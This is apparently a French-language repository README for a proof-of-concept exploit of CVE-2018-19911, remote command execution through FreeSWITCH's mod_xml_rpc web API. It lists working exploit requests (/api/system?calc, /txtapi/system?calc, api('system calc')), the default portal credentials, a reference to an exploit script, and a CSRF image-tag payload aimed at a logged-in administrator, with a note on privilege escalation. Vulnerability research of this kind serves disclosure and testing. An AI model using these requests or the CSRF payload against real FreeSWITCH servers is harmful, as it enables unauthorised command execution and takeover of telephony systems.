
 isafeblue/freeswitch_rce
freeswitch toutes versions exécution de commande à distance (cve-2018-19911)

version:<=1.8.2
module:mod_xml_rpc
J'ai testé un total de trois versions.(download url:http://files.freeswitch.org/)
Installer la version Windows de freeswitch1.5.15(http://files.freeswitch.org/windows/installer/x64/freeswitch.msi)
Ouvrir la console et taper : load mod_xml_rpc (charger le portail freeswitch)
Accéder au port local 8080,
http://127.0.0.1:8080/portal/index.html
Saisie dans la console
api("system calc")ouapi("bg_system calc")

On peut aussi demander directement l'interface
http://127.0.0.1:8080/txtapi/system?calc or
http://127.0.0.1:8080/api/system?calc



Le nom d'utilisateur et le mot de passe par défaut du portail freeswitch sont freeswitch:works
Vous pouvez le vérifier vous-même en utilisant freeswitch_rce.py
Ou utiliser une csrf pour attaquer l'administrateur connecté.
<img src="http://127.0.0.1:8080/api/system?calc">

Comme freeswitch s'exécute souvent avec des privilèges élevés, il peut également atteindre l'effet d'élévation de privilèges
Découvrez les outils les plus utilisés par notre communauté.
Pas encore de données de popularité.
